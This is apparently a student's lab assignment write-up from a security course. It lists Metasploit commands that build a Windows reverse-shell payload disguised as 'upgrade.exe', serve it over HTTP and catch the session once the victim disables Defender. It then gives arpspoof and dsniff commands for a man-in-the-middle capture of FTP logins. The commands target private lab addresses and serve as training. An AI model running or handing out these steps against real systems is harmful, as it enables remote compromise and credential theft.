**Assignment Day 6 | 30th August 2020**

**Question 1:**

**● Create payload for windows .**

**● Transfer the payload to the victim's machine.**

**● Exploit the victim's machine.**

Commands :

Attacker machine:

msfvenom -p windows/x64/meterpreter/reverse\_tcp LHOST=10.0.2.15 LPORT=9999 -f exe -o upgrade.exe

service apache2 start

mv upgrade.exe /var/www/html/

msfconsole

use exploit/multi/handler

set payload windows/x64/meterpreter/reverse\_tcp

set LHOST 10.0.2.15

set LPORT 9999

run


Victim machine:

Open browser


Goto : 10.0.2.15/upgrade.exe

Download the file and and before running it disable windows defender then run file

We have successfully got our session in the attacker machine







**Question 2:**

**● Create an FTP server**

**● Access FTP server from windows command prompt**

**● Do an mitm and username and password of FTP transaction using wireshark and dsniff.**

Commands:

Goto server manager in the machine in which we want to host the ftp server.

Goto manage and select add roles and features.

Click next until you reach server roles and in server roles select web Server(IIS)

Click next and then click install in the last screen.

Wait for installation to complete.

In the other windows machine:

Open command promt and check if both the machine are on the same network.

Attacker machine

apt-get install dsniff

other tab:>arpspoof -i eth0 -t 10.0.2.15 -r 10.0.2.6

other tab:>dsniff -I eth0


other tab:>wireshark


Doing ftp


Doing ftp in other windows machine:


In command promt : >ftp 10.0.2.15


Enter user as harry and P/W for harry











Submitted by : Shubham Prakash

(Codepotato)